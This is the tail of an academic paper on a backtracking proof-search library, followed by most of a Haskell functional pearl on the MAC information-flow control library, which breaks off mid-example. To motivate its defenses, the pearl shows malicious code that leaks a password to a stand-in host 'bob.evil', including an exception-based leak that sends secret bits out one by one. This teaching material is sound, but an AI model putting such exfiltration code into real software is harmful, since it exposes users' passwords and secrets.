An article titled “The Proof Monad” already exists [6]; in spite of the closely related title, the article is concerned with a slightly different problem, namely giving an operational semantics to tactic languages used in theorem provers. In that sense, the article is related to Mtac [15], which is also concerned with a proper monad for writing tactics in Coq.

Hedges [3] compares various explorations monads, notably using the continuation monad, the selection monad [2] and their respective monad transformers. The main focus of the article seems to be the relationship between backtracking and game theory.

Hinze [4] shows how to use the backtracking monad transformer, i.e. add backtracking to any existing monad. It would be interesting to determine whether our library can be re-implemented using a backtracking monad transformer, rather than the writer transformer applied to the monad of non-determinism. The (draft) version of the library used in Mezzo also builds failed derivations (as error messages) that list all attempted proofs, along with the first premise that failed; doing so would not be possible using exceptions.

The `choice` operator is related to polarization and focusing [8]. For instance, in the problem  $y^? = x \vee y^? = z$ , depending on which side of the disjunction the algorithm considers first, the outcome is going to be different. This is analogous to a synchronous phase (where the order of the rules matters, and where a particular choice may have consequences on the rest of the search). Similarly, one may swap premises chained by the `>>=` operator, as the order doesn’t matter. This is analogous to a asynchronous phase.

## 7 Conclusion

We presented a support library for writing a proof search engine using backtracking. The library is parameterized by: the type of formulas; the type of rule applications; the internal state type of the client. This leaves complete freedom for the client to define their own logic. By merely using the combinators of the library, the client gets derivations built for free; this allows a separate verifier to independently check the steps required to prove the formula. By opting into the library, the client gets to rewrite their code in a new syntactic style that makes

rule application explicits, forbids “bundled” applications of multiple rules at the same time and clearly lays out the premises required to prove a judgement. Since the code resembles the logical rules, mistakes are easier to spot.

The logic presented in this paper is as simple as it gets. It does, however, highlight the main concepts. A version of this library is used in the core of Mezzo’s type-checker. The version of the library used in Mezzo also builds failed derivations; these failed derivations stop at the first failed premise or, in case of a choice, list all the failed attempts. We have not yet explained this last feature as a clean combination of monads and operators, but hope to do so in the near future.

## References

- [1] Thomas H. Cormen, Charles E. Leiserson, Ronald L. Rivest, and Clifford Stein. *Introduction to Algorithms (Third Edition)*. MIT Press, 2009.
- [2] Martin Escardó and Paulo Oliva. What sequential games, the tychonoff theorem and the double-negation shift have in common. In *Proceedings of the third ACM SIGPLAN workshop on Mathematically structured functional programming*, pages 21–32. ACM, 2010.
- [3] Jules Hedges. Monad transformers for backtracking search. In *ACM SIGPLAN Workshop on Mathematically Structured Functional Programming (MSFP)*, 2014.
- [4] Ralf Hinze. Deriving backtracking monad transformers. In *ACM SIGPLAN Notices*, volume 35(9), pages 186–197. ACM, 2000.
- [5] Mark P Jones. Functional programming with overloading and higher-order polymorphism. In *Advanced Functional Programming*, pages 97–136. Springer, 1995.
- [6] Florent Kirchner and César Muñoz. The proof monad. *The Journal of Logic and Algebraic Programming*, 79(3):264–277, 2010.
- [7] Xavier Leroy, Damien Doligez, Alain Frisch, Jacques Garrigue, Didier Rémy, and Jérôme Vouillon. The OCaml system release 4.02. *Institut National de Recherche en Informatique et en Automatique*, 2014.
- [8] Chuck Liang and Dale Miller. Focusing and polarization in intuitionistic logic. In *Computer Science Logic*, pages 451–465. Springer, 2007.
- [9] François Pottier and Jonathan Protzenko. Programming with permissions in Mezzo. In *International Conference on Functional Programming (ICFP)*, pages 173–184, September 2013.
- [10] François Pottier and Didier Rémy. The essence of ML type inference. In Benjamin C. Pierce, editor, *Advanced Topics in Types and Programming Languages*, chapter 10, pages 389–489. MIT Press, 2005.
- [11] Jonathan Protzenko. *Mezzo: a typed language for safe effectful concurrent programs*. PhD thesis, Université Paris Diderot, September 2014.
- [12] Robert Endre Tarjan. Efficiency of a good but not linear set union algorithm. *Journal of the ACM*, 22(2):215–225, April 1975.
- [13] Philip Wadler. Comprehending monads. *Mathematical Structures in Computer Science*, 2:461–493, 1992.
- [14] Philip Wadler. The essence of functional programming. In *Principles of Programming Languages (POPL)*, pages 1–14, 1992. Invited talk.
- [15] Beta Ziliani, Derek Dreyer, Neelakantan R Krishnaswami, Aleksandar Nanevski, and Viktor Vafeiadis. Mtac: A monad for typed tactic programming in coq. In *ACM SIGPLAN Notices*, volume 48(9), pages 87–100. ACM, 2013.

# Functional Pearl: Two Can Keep a Secret, If One of Them Uses Haskell \*

Alejandro Russo †

Department of Computer Science and Engineering  
Chalmers University of Technology  
41296 Göteborg, Sweden  
russo@chalmers.se

## Abstract

For several decades, researchers from different communities have independently focused on protecting confidentiality of data. Two distinct technologies have emerged for such purposes: *Mandatory Access Control* (MAC) and *Information-Flow Control* (IFC)—the former belonging to operating systems (OS) research, while the latter to the programming languages community. These approaches restrict how data gets propagated within a system in order to avoid information leaks. In this scenario, Haskell plays a unique privileged role: it is able to protect confidentiality via libraries. This pearl presents a monadic API which statically protects confidentiality even in the presence of advanced features like exceptions, concurrency, and mutable data structures. Additionally, we present a mechanism to safely extend the library with new primitives, where library designers only need to indicate the read and write effects of new operations.

**Categories and Subject Descriptors** D.1.1 [Programming Techniques]: Applicative (Functional) Programming; D.3.3 [Programming Languages]: Language Constructs and Features; D.4.6 [Security and Protection]: Information flow controls

**Keywords** mandatory access control, information-flow control, security, library

## 1. Introduction

Developing techniques to keep secrets is a fascinating topic of research. It often involves a cat and mouse game between the attacker, who provides the code to manipulate someone else's secrets, and the designer of the secure system, who does not want those secrets to be leaked. To give a glimpse of this thrilling game, we present a running example which involves sensitive data, two Haskell programmers, one manager, and a plausible work situation.

\* Title inspired by Benjamin Franklin's quote "Three can keep a secret, if two of them are dead"

† Work done while visiting Stanford University

EXAMPLE 1. A Haskell programmer, named Alice, gets the task to write a simple password manager. As expected, one of its functionalities is asking users for passwords. Alice writes the following code.

**Alice**

```
password :: IO String
password = do putStrLn "Select your password:"
             getLine
```

After talking with some colleagues, Alice realizes that her code should help users to avoid using common passwords. She notices that a colleague, called Bob, has already implemented such functionality in another project. Bob's code has the following type signature.

**Bob**

```
common_pwds :: String → IO Bool
```

This function queries online lists of common passwords to assert that the input string is not among them. Alice successfully integrates Bob's code into her password manager.

**Alice**

```
import qualified Bob as Bob
password :: IO String
password = do
    putStrLn "Please, select your password:"
    pwd ← getLine
    b ← Bob.common_pwds pwd
    if b then putStrLn "It's a common password!" >> password
    else return pwd
```

Observe that Bob's code needs access to passwords, i.e., sensitive data, in order to provide its functionality.

Unfortunately, the relationship between Alice and Bob has not been the best one for years. Alice suspects that Bob would do anything in his power to ruin her project. Understandably, Alice is afraid that Bob's code could include malicious commands to leak passwords. For instance, she imagines that Bob could maliciously use function wget<sup>1</sup> as follows.

**Bob**

```
common_pwds pwd =
...
ps ← wget "http://pwds.org/dict_en.txt" [] []
...
wget ("http://bob.evil/pwd=" ++ pwd) [] []
```

<sup>1</sup> Provided by the Hackage package http-wget

The ellipsis (...) denotes parts of the code not relevant for the point being made. The code fetches a list of common English passwords, which constitutes a legit action for function `common_pwds` (first call to `wget`). However, the function also reveals users' passwords to Bob's server (second call to `wget`). To remove this threat, Alice thinks of blacklisting all URLs other than those coming from pre-approved web sites. While possible, she knows that this requires to keep an up-to-date (probably long) list of URLs—demanding a considerable management effort. Even worse, she realizes that Bob's code would still be capable of leaking information about passwords. In fact, Bob's code would only need to leverage two legit, i.e., whitelisted, URLs—we consider Alice and Bob sharing the same (corporate) computer network.

```
Bob
common_pwds pwd =
...
when (isAlpha (pwd !! 0))
  (wget ("http://pwds.org/dict_en.txt") [] [])
    >> return ()
wget ("http://pwds.org/dict_sp.txt") [] []
when (isAlpha (pwd !! 1))
  (wget ("http://pwds.org/dict_en.txt") [] [])
    >> return ()
...

```

This malicious code utilizes legit URLs for fetching English and Spanish lists of common passwords. By simply inspecting the interleaves of HTTP requests, Bob can deduce the alphabetic nature of the first two characters of the password. For example, if Bob sees the sequence of requests for files "dict\_en.txt", "dict\_sp.txt", and "dict\_en.txt", he knows that the first two characters are indeed alphabetic. Importantly, the used URLs do not contain secret information. It is the execution of `wget`, that depends on secret information, which reveals information. Blacklisting (whitelisting) provides no protection against this type of attacks—the code uses whitelisted URLs! It is not difficult to imagine adding similar `when` commands to reveal more information about passwords. With that in mind, Alice's options to integrate Bob's code are narrowed to (i) avoid using Bob's code, (ii) code reviewing `common_pwds`, or (iii) give up password confidentiality. Alice hits a dead end: options (i) and (iii) are not negotiable, while option (ii) is not feasible—it consists of a manual and expensive activity.

The example above captures the scenario that this work is considering: as programmers, we want to securely incorporate some code written by outsiders, referred as *untrusted code*, to handle sensitive data. Protecting secrets is not about blacklisting (or whitelisting) resources, but rather assuring that information flows into appropriated places. In this light, MAC and IFC techniques associate data with security *labels* to describe its degree of confidentiality. In turn, an enforcement mechanism tracks how data flows within programs to guarantee that secrets are manipulated in such a way that they do not end up in public entities. While pursuing the same goal, MAC and IFC techniques use different approaches to track data and avoid information leaks.

This pearl constructs **MAC**, one of the simplest libraries for statically protecting confidentiality in untrusted code. In just a few lines, the library recasts MAC ideas into Haskell, and different from other static enforcements (Li & Zdancewic 2006; Tsai *et al.* 2007; Russo *et al.* 2008; Devriese & Piessens 2011), it supports advanced language features like references, exceptions, and concurrency. Similar to (Stefan *et al.* 2011b), this work bridges the gap between IFC and MAC techniques by leveraging programming languages concepts to implement MAC-like mechanisms. The design of **MAC** is inspired by a combination of ideas present in existing

---

```
module MAC.Lattice ( $\sqsubseteq$ ,  $H$ ,  $L$ ) where
class  $\ell \sqsubseteq \ell'$  where
  data  $L$ 
  data  $H$ 
instance  $L \sqsubseteq L$  where
instance  $L \sqsubseteq H$  where
instance  $H \sqsubseteq H$  where
```

---

Figure 1. Encoding security lattices in Haskell

```
newtype MAC  $\ell$  a = MACTCB (IO a)
ioTCB :: IO a → MAC  $\ell$  a
ioTCB = MACTCB
instance Monad (MAC  $\ell$ ) where
  return = MACTCB
  (MACTCB m) ≈ k = ioTCB (m ≈ runMAC. k)
runMAC :: MAC  $\ell$  a → IO a
runMAC (MACTCB m) = m
```

---

Figure 2. The monad  $MAC \ell$

security libraries (Russo *et al.* 2008; Stefan *et al.* 2011b). **MAC** is not intended to work with off-the-shelf untrusted code, but rather to guide (and force) programmers to build secure software. As anticipated by the title of this pearl, we show that when Bob is obliged to use **MAC**, and therefore Haskell, his code is forced to keep passwords confidential.

## 2. Keeping Secrets

We start by modeling how data is allowed to flow within programs.

### 2.1 Security Lattices

Formally, labels are organized in a security lattice which governs flows of information (Denning & Denning 1977), i.e.,  $\ell_1 \sqsubseteq \ell_2$  dictates that data with label  $\ell_1$  can flow into entities labeled with  $\ell_2$ . For simplicity, we use labels  $H$  and  $L$  to respectively denote secret (high) and public (low) data. Information cannot flow from secret entities into public ones, a policy known as non-interference (Goguen & Meseguer 1982), i.e.,  $L \sqsubset H$  and  $H \not\sqsubseteq L$ . Figure 1 shows the encoding of this two-point lattice using type classes (Russo *et al.* 2008)<sup>2</sup>. With a security lattice in place, we proceed to label data produced by computations.

### 2.2 Sensitive Computations

As demonstrated in Example 1, we need to control how *IO*-actions are executed in order to avoid data leaks. We introduce the monad family **MAC** responsible for encapsulating *IO*-actions and restricting their execution to situations where confidentiality is not compromised<sup>3</sup>. The index for this family consists on a security label  $\ell$  indicating the sensitivity of monadic results. For example, **MAC**  $L$  *Int* represents computations which produce public integers.

Figure 2 defines  $MAC \ell$  and its API. We remark that **MAC** is parametric in the security lattice being used. Constructor  $MAC^{TCB}$

<sup>2</sup>Orphan instances could break the security lattice. Readers should refer to the accompanying source code to learn how to avoid that.

<sup>3</sup>Instead of the *IO* monad, it is possible to generalize our approach to consider arbitrary underlying monads. However, this is not a central point to our development and we do not discuss it.

```

newtype Res ℓ a = ResTCB a
labelOf :: Res ℓ a → ℓ
labelOf _ = ⊥

```

**Figure 3.** Labeled resources


is part of **MAC**'s internals, or *trusted computing base (TCB)*, and as such, it is not available to users of the library. From now on, we mark every element in the TCB with the superscript index  $\cdot^{\text{TCB}}$ . Function  $io^{\text{TCB}}$  lifts arbitrary  $IO$ -actions into the security monad. The definitions for return and bind are straightforward. Function  $run^{\text{MAC}}$  executes  $MAC$   $\ell$ -actions. Users of the library should be careful when using this function. Specifically, users should avoid executing  $IO$ -actions contained in  $MAC$   $\ell$ -actions. For instance, code of type  $MAC\ H$  ( $IO\ String$ ) is probably an insecure computation—the  $IO$ -action could be arbitrary and reveal secrets, e.g., consider the code  $return\ "secret"\ \gg= \lambda h \rightarrow return\ (wget\ ("http://bob.evil/pwd="\ ++ h)\ []\ [])$ .

As a natural next step, we proceed to extend  $MAC\ \ell$  with a richer set of actions, i.e., non-proper morphisms, responsible for producing useful side-effects.

### 2.3 Sensitive Sources and Sinks of Data

In general terms, side-effects in  $MAC\ \ell$  can be seen as actions which either read or write data. Such actions, however, need to be conceived in a manner that not only respects the sensitivity of the results in  $MAC\ \ell$ , but the sensitivity of sources and sinks of information. We classify origins and destinations of data by introducing the concept of *labeled resources*—see Figure 3<sup>4</sup>. The safe interaction between  $MAC\ \ell$ -actions and labeled resources is shown in Figure 4. On one hand, if a computation  $MAC\ \ell$  only reads from labeled resources less sensitive than  $\ell$  (see Figure 4a), then it has no means to return data more sensitive than that. This restriction, known as *no read-up* (Bell & La Padula 1976), protects the confidentiality degree of the result produced by  $MAC\ \ell$ , i.e., the result only involves data with sensitivity (at most)  $\ell$ . Dually, if a  $MAC\ \ell$  computation writes data into a sink, the computation should have lower sensitivity than the security label of the sink itself (see Figure 4b). This restriction, known as *no write-down* (Bell & La Padula 1976), respects the sensitivity of the sink, i.e., it never receives data more sensitive than its label. To help readers, we indicate the relationship between type variables in their subindexes, i.e., we use  $\ell_L$  and  $\ell_H$  to attest that  $\ell_L \sqsubseteq \ell_H$ .

We take the no read-up and no write-down rules as the core principles upon which our library is built. This decision not only leads to correctness, but also establishes a uniform enforcement mechanism for security. We extend the **TCB** with functions that lift  $IO$ -actions following such rules—see Figure 5. These functions are part of **MAC**'s internals and are designed to synthesize secure functions (when applied to their first argument). The purpose of using  $d\ a$  instead of  $a$  will become evident when extending the library with secure versions of existing data types (e.g., Section 3



**Figure 4.** Interaction between  $MAC\ \ell$  and labeled resources.

```

readTCB :: ℓL ⊑ ℓH ⇒
(d a → IO a) → Res ℓL (d a) → MAC ℓH a
readTCB f (ResTCB da) = (ioTCB . f) da

writeTCB :: ℓL ⊑ ℓH ⇒
(d a → IO ()) → Res ℓH (d a) → MAC ℓL ()
writeTCB f (ResTCB da) = (ioTCB . f) da

newTCB :: ℓL ⊑ ℓH ⇒ IO (d a) → MAC ℓL (Res ℓH (d a))
newTCB f = ioTCB f ≫= return . ResTCB

```

**Figure 5.** Synthesizing secure functions by mapping read and write effects to security checks

```

data Id a = IdTCB { unIdTCB :: a }

type Labeled ℓ a = Res ℓ (Id a)

label :: ℓL ⊑ ℓH ⇒ a → MAC ℓL (Labeled ℓH a)
label = newTCB . return . IdTCB

unlabel :: ℓL ⊑ ℓH ⇒ Labeled ℓL a → MAC ℓH a
unlabel = readTCB (return . unIdTCB)

```

**Figure 6.** Labeled expressions

```

joinMAC :: ℓL ⊑ ℓH ⇒
MAC ℓH a → MAC ℓL (Labeled ℓH a)
joinMAC m = (ioTCB . runMAC) m ≫= label

```

**Figure 7.** Secure interaction between family members

instantiates  $d$  to  $IORef$  in order to implement secure references). Function  $read^{\text{TCB}}$  takes a function of type  $d\ a \rightarrow IO\ a$ , which *reads* a value of type  $a$  from a data structure of type  $d\ a$ , and returns a *secure* function which reads from a labeled data structure, i.e., a function of type  $Res\ \ell_L\ (d\ a) \rightarrow MAC\ \ell_H\ a$ . Similarly, function  $write^{\text{TCB}}$  takes a function of type  $d\ a \rightarrow IO\ ()$ , which *writes* into a data structure of type  $d\ a$ , and returns a *secure* function which writes into a labeled resource, i.e., a function of type  $Res\ \ell_H\ (d\ a) \rightarrow MAC\ \ell_L\ ()$ . Function  $new^{\text{TCB}}$  takes an  $IO$ -action of type  $IO\ (d\ a)$ , which allocates a data structure of type  $d\ a$ , and returns a *secure* action which allocates a labeled resource, i.e., an action of type  $MAC\ \ell_L\ (Res\ \ell_H\ (d\ a))$ . From the security point of view, allocation of data is considered as a write effect; therefore, the signature of function  $new^{\text{TCB}}$  requires that  $\ell_L \sqsubseteq \ell_H$ . Observe that  $read^{\text{TCB}}$ ,  $write^{\text{TCB}}$ , and  $new^{\text{TCB}}$  adhere to the principles of no read-up and no write-down. To illustrate the use of these primitives, Figure 6 exposes the simplest possible labeled resources: Haskell expressions. Data type  $Id\ a$  is used to represent expressions of type  $a$ . For simplicity of exposition, we utilize  $Labeled\ \ell\ a$  as a type synonym for labeled resources of type  $Id\ a$ . The implementation applies  $new^{\text{TCB}}$  and  $read^{\text{TCB}}$  for creating and reading elements of type  $Labeled\ \ell\ a$ , respectively.

#### 2.3.1 Joining Family Members

Based on type definitions, computations handling data with heterogeneous labels necessarily involve nested  $MAC\ \ell$ - or  $IO$ -actions in its return type. For instance, consider a piece of code  $m :: MAC\ L\ (String, MAC\ H\ Int)$  which handles both public and secret information, and produces a public string and a secret integer as a result. While somehow manageable for a two-point lattice, it becomes intractable for general cases—imagine a computation combining and producing data at many different security levels! To tackle this problem, Figure 7 presents primitive  $join^{\text{MAC}}$  to safely integrate more sensitive computations into less sensitive

<sup>4</sup>  $Res\ \ell$  can represent labeled pure computations. The separation of pure and side-effectful computations is a distinctive feature in Haskell programs, and thus we incorporate it to our label mechanism.

ones. Operationally, function  $\text{join}^{\text{MAC}}$  runs the computation of type  $\text{MAC } \ell_H$   $a$  and wraps the result into a labeled expression to protect its sensitivity.

Types indicate us that the integration of effects from monad  $\text{MAC } \ell_H$  does not violate the no read-up and no write-down rules for monad  $\text{MAC } \ell_L$ . At first sight, read effects from monad  $\text{MAC } \ell_H$  could violate the no read-up rule for  $\text{MAC } \ell_L$ , e.g., it is enough for  $\text{MAC } \ell_H$  to read from a resource labeled as  $\ell$  such that  $\ell_L \sqsubseteq \ell \sqsubseteq \ell_H$ . Nevertheless, data obtained from such reads has no evident effect for monad  $\text{MAC } \ell_L$ . Observe that, by type-checking, sensitive data acquired in  $\text{MAC } \ell_H$  cannot be used to build actions in  $\text{MAC } \ell_L$ . In other words, from the perspective of  $\text{MAC } \ell_L$ , types assure that *it is like those read effects have never occurred*. With respect to write effects, monad  $\text{MAC } \ell_H$  is allowed to write into labeled resources at sensitivity  $\ell$  such that  $\ell_H \sqsubseteq \ell$ . By the type constrain in  $\text{join}^{\text{MAC}}$  and transitivity, it holds that  $\ell_L \sqsubseteq \ell$ , which satisfies the no write-down rule for monad  $\text{MAC } \ell_L$ .

Despite trusting our types to reason about  $\text{join}^{\text{MAC}}$ , there exists a subtlety that escapes the power of Haskell's type-system and can compromised security: *the integration of non-terminating  $\text{MAC } \ell_H$ -actions can suppress subsequent  $\text{MAC } \ell_L$ -actions*. By detecting that certain actions never occurred,  $\text{MAC } \ell_L$  can infer that non-terminating  $\text{MAC } \ell_H$ -actions are triggered by  $\text{join}^{\text{MAC}}$ . If such non-terminating actions were triggering depending on secret values,  $\text{MAC } \ell_L$  could learn about sensitive information. Sections 4 and 6 describe how to adapt the implementation of  $\text{join}^{\text{MAC}}$  to account for this problem—for now, readers should assume terminating  $\text{MAC } \ell_H$ -actions when calling  $\text{join}^{\text{MAC}}$ .

**EXAMPLE 2.** Alice presents her concerns about using Bob's code to her manager Charlie. She shows him the interface provided by **MAC**. Alice tells the manager that, by writing programs using the monad family **MAC**, it is possible to securely integrate untrusted code into her project. After a long discussion, Charlie accepts Alice's proposal to improve security and reduce costs in code reviewing. Alice tells Bob to adapt his program to work with **MAC**<sup>5</sup>. Naturally, Bob dislikes changes, especially if they occur in his code due to Alice's demands. As a first criticism, he mentions that the interface lacks the functionality of primitive `wget`. Alice quickly reacts to that and extends **MAC** to provide a secure version of `wget`—where network communication is considered a public operation.

```
wgetMAC :: String → MAC L String
```

Bob proceeds to adapt his function to satisfy Alice's demands.

**Bob**

```
common_pwds :: Labeled H String
             → MAC L (Labeled H Bool)
```

Comfortable with that, Alice modifies her code as follows.

**Alice**

```
import qualified Bob as Bob
password :: IO String
password = do
  putStrLn "Please, select your password:"
  pwd ← getLine
  lpwd ← label pwd :: MAC L (Labeled H String)
  lbool ← runMAC (lpwd ≫ Bob.common_pwds)
  let IdTCB bool = unRes lbool
  if bool then putStrLn "It's a common password!"
           ≫ password
  else return pwd
```

The code marks the password as sensitive (`lpwd`), runs Bob's code, and obtains the result (`lbool`)—since Alice is trustworthy, her

<sup>5</sup>e.g., by applying appropriate lifting operations (Swamy et al. 2011)

---

```
type RefMAC ℓ a = Res ℓ (IORRef a)
newRefMAC :: ℓ_L ⊑ ℓ_H ⇒ a → MAC ℓ_L (RefMAC ℓ_H a)
newRefMAC = newTCB . newIORRef
readRefMAC :: ℓ_L ⊑ ℓ_H ⇒ RefMAC ℓ_L a → MAC ℓ_H a
readRefMAC = readTCB readIORRef
writeRefMAC :: ℓ_L ⊑ ℓ_H ⇒ RefMAC ℓ_H a → a → MAC ℓ_L ()
writeRefMAC lref v = writeTCB (flip writeIORRef v) lref
```

---

**Figure 8.** Secure references

code has access to **MAC**'s internals and removes the constructor `ResTCB` wrapping the boolean. Alice now has guarantees that Bob's code is not leaking secrets.

### 3. Mutable Data Structures

In this section, we extend **MAC** to work with references.

**EXAMPLE 3.** Alice notices that Bob's code degrades performance. Alice realizes that function `common_pwds` fetches online dictionaries every time that it is invoked—even after a user selected a common password and the password manager repeatedly asked the user to choose another one. She thinks that dictionaries must be fetched once when a user is required to select a password—regardless of the number of attempts until choosing a non-common one. Once again, she takes the matter to her supervisor. Charlie discusses the issue with Bob, who explains that the interface provided by **MAC** is too poor to enable optimizations. He says “**MAC** does not even support mutable data structures! That is an essential feature to boost performance.” To make his point stronger, Bob shows Charlie some code in the `IO` monad which implements memoization.

<b>Bob</b>
<pre>mem :: (String → IO String)       → IO (String → IO String) mem f = newIORRef (100, []) ≫= (return.cache f) cache :: (String → IO String)        → IORRef (Int, [(String, String)])        → String → IO String cache f ref str = do   (n, _) ← readIORRef ref   when (n ≡ 0) (writeIORRef ref (100, []))   (n, mapp) ← readIORRef ref   case find (λ(i, o) → i ≡ str) mapp of     Nothing → do       result ← f str       writeIORRef ref (n - 1, (str, result)) : mapp       return result     Just (_, o) →       writeIORRef ref (n - 1, mapp) ≫ return o</pre>

Code `mem f` creates a function which caches results produced by function `f`. The cache is implemented as a mapping between strings—see type `[(String, String)]`. The cache is cleared after a fixed number of function calls. The initial configuration for `mem` is an empty mapping and a cache which lives for hundred function calls (`newIORRef (100, [])`). Function `cache` is self-explanatory and we do not discuss it further.

After seeing Bob's code, Charlie goes back to Alice with the idea to extend **MAC** with references.

As the example shows, a common design pattern is to store some state into `IO` references and pass them around instead of the (possible large) state itself. With that in mind, we proceed to extend **MAC** with `IO` references by firstly considering them as labeled

resources. We introduce the type  $\text{Ref}^{\text{MAC}} \ell a$  as a type synonym for  $\text{Res } \ell (\text{IORef } a)$ —see Figure 8. Secondly, we consider functions  $\text{newIORef} :: a \rightarrow \text{IO} (\text{IORef } a)$ ,  $\text{readIORef} :: \text{IORef } a \rightarrow \text{IO } a$ , and  $\text{writeIORef} :: \text{IORef } a \rightarrow a \rightarrow \text{IO} ()$  to create, read, and write references, respectively. Secure versions of such functions must follow the no read-up and no write-down rules. Based on that premise, functions  $\text{newIORef}$ ,  $\text{readIORef}$ , and  $\text{writeIORef}$  are lifted into the monad  $\text{MAC } \ell$  by wrapping them using  $\text{new}^{\text{TCB}}$ ,  $\text{read}^{\text{TCB}}$ , and  $\text{write}^{\text{TCB}}$ , respectively. We remark that these steps naturally generalize to obtain secure interfaces of various kinds. (For instance, Section 6 shows how to add  $M\text{Vars}$  by applying similar steps.) With secure references available in  $\text{MAC}$ , Alice is ready to give Bob a chance to implement his memoization function.

**EXAMPLE 4.** After receiving the new interface, Bob writes a memoization function which works in the monad  $\text{MAC } \textcolor{blue}{L}$ .

### Bob

```
memMAC :: (String → MAC  $\textcolor{blue}{L}$  String)
             → MAC  $\textcolor{blue}{L}$  (String → MAC  $\textcolor{blue}{L}$  String)
```

We leave the implementation of this function as an exercise for the reader<sup>6</sup>. Bob also generalizes `common-pwds` to be parametric in the function used to fetch URLs.

### Bob

```
common-pwds :: (String → MAC  $\textcolor{blue}{L}$  String) -- wget
               → Labeled  $\textcolor{red}{H}$  String
               → MAC  $\textcolor{blue}{L}$  (Labeled  $\textcolor{red}{H}$  Bool)
```

Finally, Alice puts all the pieces together by initializing the memoized version of  $\text{wget}^{\text{MAC}}$  and pass it to `common-pwds`.

### Alice

```
password :: IO String
password = do
  wgetMem ← runMAC (memMAC wgetMAC)
  askWith wgetMem
askWith f = do
  putStrLn "Please, select your password:"
  pwd ← getLine
  lpwd ← label pwd :: MAC  $\textcolor{blue}{L}$  (Labeled  $\textcolor{red}{H}$  String)
  lbool ← runMAC (lpwd ≫ Bob.common-pwds f)
  let IdTCB b = unRes lbool
  if b then putStrLn "It's a common password!"
        ≫ askWith f
  else return pwd
```

Observe that the password manager is using Bob’s memoization mechanism in a safe manner.

Although the addition of references paid off in terms of performance, Alice knows that  $\text{MAC}$  has an important feature missing, i.e., exceptions. This shortcoming becomes evident to Alice when the password manager crashes due to network problems. The reason for that is an uncaught exception thrown by  $\text{wget}^{\text{MAC}}$ . Clearly,  $\text{MAC}$  needs support to recover from such errors.

## 4. Handling Errors

It is not desirable that a program crashes (or goes wrong) due to some components not being able to properly report or recover from errors. In Haskell, errors can be administrated by making data structures aware of them, e.g., type *Maybe*. Pure computations are all that programmers need in this case—a feature already supported by  $\text{MAC}$ . More interestingly, Haskell allows throwing exceptions

<sup>6</sup>Hint: take functions `mem` and `cache` and substitute `newIORef`, `readIORef`, and `writeIORef` by `newRefMAC`, `readRefMAC`, and `writeRefMAC`, respectively

---

$\text{throw}^{\text{MAC}} :: \text{Exception } e \Rightarrow e \rightarrow \text{MAC } \ell a$ $\text{throw}^{\text{MAC}} = \text{io}^{\text{TCB}} . \text{throw}$	$\text{catch}^{\text{MAC}} :: \text{Exception } e \Rightarrow$ $\text{MAC } \ell a \rightarrow (e \rightarrow \text{MAC } \ell a) \rightarrow \text{MAC } \ell a$ $\text{catch}^{\text{MAC}} (\text{MAC}^{\text{TCB}} \text{ io}) h = \text{io}^{\text{TCB}} (\text{catch io} (\text{run}^{\text{MAC}} . h))$
--	---

---

**Figure 9.** Secure exceptions

anywhere, but only catching them within the  $\text{IO}$  monad. To extend  $\text{MAC}$  with such a system, we need to lift exceptions and their operations to securely work in monad  $\text{MAC } \ell$ .

Figure 9 shows functions  $\text{throw}^{\text{MAC}}$  and  $\text{catch}^{\text{MAC}}$  to throw and catch secure exceptions, respectively. Exceptions can be thrown anywhere within the monad  $\text{MAC } \ell$ . We note that exceptions are caught in the same family member where they are thrown. As shown in (Stefan et al. 2012b; Hritcu et al. 2013), exceptions can compromise security if they propagate to a context—in our case, another family member—different from where they are thrown.

The interaction between  $\text{join}^{\text{MAC}}$  and exceptions is quite subtle. As the next example shows, their interaction might lead to compromised security.

**EXAMPLE 5.** Alice extends  $\text{MAC}$  with the primitives in Figure 9. Tired of dealing with Bob, she asks Charlie to tell him to adapt his code to recover from failures in  $\text{wget}^{\text{MAC}}$ . Unexpectedly, Bob takes the news from Charlie in a positive manner. He knows that new features in the library might bring new opportunities to ruin Alice’s project (unfortunately, he is right).

First, Bob adapts his code to recover from network errors.

<b>Bob</b>	$\text{common-pwds wget lpwd} =$ $\text{catch}^{\text{MAC}} (\text{Ex4.common-pwds wget lpwd})$ $(\lambda(e :: \text{SomeException}) \rightarrow$ $\text{label True} \gg= \text{return})$
------------	--

Function `Ex4.common-pwds` implements the check for common password as shown in Example 4. For simplicity, and to be conservative, the code classifies any password as common when the network is down (label `True`).

Bob realizes that, depending on a secret value, an exception raised within a  $\text{join}^{\text{MAC}}$  block could stop the production of a subsequent public event.

<b>Bob</b>	$\text{crashOnTrue} :: \text{Labeled } \textcolor{red}{H} \text{ Bool} \rightarrow \text{MAC } \textcolor{blue}{L} ()$ $\text{crashOnTrue lbool} = \text{do}$ $\text{join}^{\text{MAC}} (\text{do}$ $\text{proxy} (\text{labelOf } \text{lbool})$ $\text{bool} \leftarrow \text{unlabel } \text{lbool}$ $\text{when } (\text{bool} \equiv \text{True}) (\text{error } \text{"crash!"})$ $\text{wget}^{\text{MAC}} (\text{"http://bob.evil/bit=ff"})$ $\text{return} ()$
------------	--

Defined as  $\perp$ , function  $\text{proxy} :: \ell \rightarrow \text{MAC } \ell ()$  is used to fix the family member involved in the code enclosed by  $\text{join}^{\text{MAC}}$ . The code crashes if the secret boolean is true ( $\text{bool} \equiv \text{True}$ ); otherwise, it sends a http-request to Bob’s server indicating that the secret is false ( $\text{http://bob.evil/bit=ff}$ ).

By using  $\text{catch}^{\text{MAC}}$ , Bob implements malicious code capable of leaking one bit of sensitive data.

**Bob**

```

leakBit :: Labeled H Bool → Int → MAC L ()
leakBit lbool n = do
  wgetMAC ("http://bob.evil/secret=" ++ show n)
  catchMAC (crashOnTrue lbool)
  (λ(e :: SomeException) →
    wgetMAC "http://bob.evil/bit=tt" ≫ return ())

```

Function `leakBit` communicates to Bob's server that secret `n` is about to be leaked (first occurrence of `wgetMAC`). Then, it runs `crashOnTrue lbool` under the vigilance of `catchMAC`. Observe that `crashOnTrue` and the exception handler encompass computations in `MAC L`, i.e., from the same family member. If an exception is raised, the code recovers and reveals that the secret boolean is true (`http://bob.evil/bit=tt`). Otherwise, Bob's server gets notified that the secret is false. This constitutes a leak!

At this point, Bob's code is able to compromise all the secrets handled by `MAC`. Bob magnifies his attack to work on a list of secret bits.

**Bob**

```

leakByte :: [Labeled H Bool] → MAC L ()
leakByte lbools = do
  form (zip lbools [0..7]) (uncurry leakBit)
  return ()

```

He further extends his code to decompose characters into bytes and strings into characters.

**Bob**

```

